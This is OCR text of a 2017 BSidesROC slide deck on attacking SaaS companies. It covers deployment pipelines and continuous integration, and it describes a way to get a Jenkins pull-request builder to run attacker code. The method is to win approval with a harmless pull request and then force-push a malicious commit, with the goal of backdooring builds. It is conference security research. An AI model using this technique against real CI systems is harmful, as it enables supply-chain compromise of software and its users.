DefenseStorm

BSidesROC 2017

Attacking Modern SaaS Companies

Sean Cassidy


Who I am


7 Feelings We Need An En
Google Authenticator Mul
chrome-extension://debgaelkhoipmbjnhpoblmbacnmmgbeg/lp_toolstrip.html?browseraction=1&googleauth=
Google Authenticator Multifactor Authentication
Enter Code:
Authenticate
How to Implement Crypto Poorly
GrrCON
SHMOOCON
JAN 15 - 17 2016

Software-as-a-Service

Software-as-a-service

Motivation


SaaS Market Size
Billions USD
140
120
100
80
60
40
20
0
$105B
2008
2010
2012
2014
2016
2018
2020

Motivation


Dino A. Dai Zovi
@dinodaizovi
Following
In 10 years, there will be 3 major operating systems: AWS, GCP, and Azure.
RETWEETS
56
LIKES
107
6:58 PM - 20 Jan 2017
22
56
107

Goal of this talk

- Explain how SaaS software is made
  - And why that's useful for you to know
- This is a huge topic, so this is an introduction
- Breadth over depth

The Conclusion

Access to Cloud API

=

Access to everything

Access to anything

=

Access to everything

Why are SaaS companies different?

How are SaaS Companies Different?

1. Fast, iterative development process
2. Lots of automation
3. Empowered engineers
4. Lots of brand new, powerful tools
5. Lack of security culture

There are also weaknesses

Weaknesses of SaaS Companies

1. Linchpin servers
2. But usually not much security monitoring
3. No security strategy or planning
4. You can use them for evil
5. Little to no budget for security

How do SaaS companies work?

How Software is Deployed

Step 1: Engineer writes the code

How Software is Deployed

Step 2: Engineer commits the code (git, subversion, hg, etc.)

How Software is Deployed


Step 3: Continuous Integration builds the code and runs tests

circleci


shippable

How Software is Deployed

Step 4: It's automatically deployed to Dev



Continuous Integration



Continuous Integration

1. Build is triggered
2. Source code is downloaded
3. Source code is compiled
4. Tests are run
5. Software is packaged
6. Uploaded to artifact server

Here's an example of one way to get in

Continuous Integration – dot slash hack

We want to run our code on their Jenkins

so that we can backdoor everything it builds

Continuous Integration – dot slash hack

Anyone can submit a PR on public Github projects


Continuous Integration – dot slash hack

Some people use Jenkins public Github projects

Continuous Integration – dot slash hack

If we submit a PR, will it just run our code? 

Continuous Integration – dot slash hack



Continuous Integration – dot slash hack

Pages / Home / Plugins

GitHub pull request builder plugin

1 Added by Honza Brázdil, last edited by ben patterson on Nov 18, 2016 (view change) show comment

This plugin builds pull requests in github and report results.


Plugin Information

Plugin ID	ghprb	**Changes**	In Latest Release Since Latest Release
Latest Release **Latest Release Date** **Required Core** **Dependencies**	1.35.0 (archives) Jan 24, 2017 1.596.1 credentials (version:1.21) build-flow-plugin (version:0.12, optional) job-dsl (version:1.39, optional) git (version:2.4.0) token-macro (version:1.10, optional) github-api (version:1.82) ssh-agent (version:1.3) plain-credentials (version:1.1) matrix-project (version:1.6) github (version:1.9.1)	**Source Code** **Issue Tracking** **Pull Requests** **Maintainer(s)**	GitHub Open Issues Pull Requests Honza Brázdil (id: janinko) Valdis Rigdon (id: valdisrigdon)
Usage		**Installations**	2016-Apr 6017 2016-May 6462 2016-Jun 6847 2016-Jul 6677 2016-Aug 7026 2016-Sep 7083 2016-Oct 7219 2016-Nov 7462 2016-Dec 7424 2017-Jan 7779 2017-Feb 7939 2017-Mar 8414

Continuous Integration – dot slash hack

> When a new pull request is opened in the project and the author of the pull request isn't whitelisted, builder will ask **"Can one of the admins verify this patch?"** One of the admins can comment ok to test to accept this pull request for testing, test this please for one time test run and add to whitelist to add the author to the whitelist.

Continuous Integration – dot slash hack




Continuous Integration – How GHPRB works

1. Every 5 minutes, poll
2. Find every open pull request
3. Check
   - To see if the author is whitelisted, or
   - The PR is accepted (once or forever)
4. If not, post comment
5. If so, build PR and run tests


Continuous Integration – Work around GHPRB

1. Post innocuous PR that requires running tests
2. Bot will post "Can admin verify?" within 5 minutes
3. Admin user will write "test this please"
4. Within 5 minutes, force push a new malicious commit
   - `git commit --amend -a; git push -f`




Avoids this!

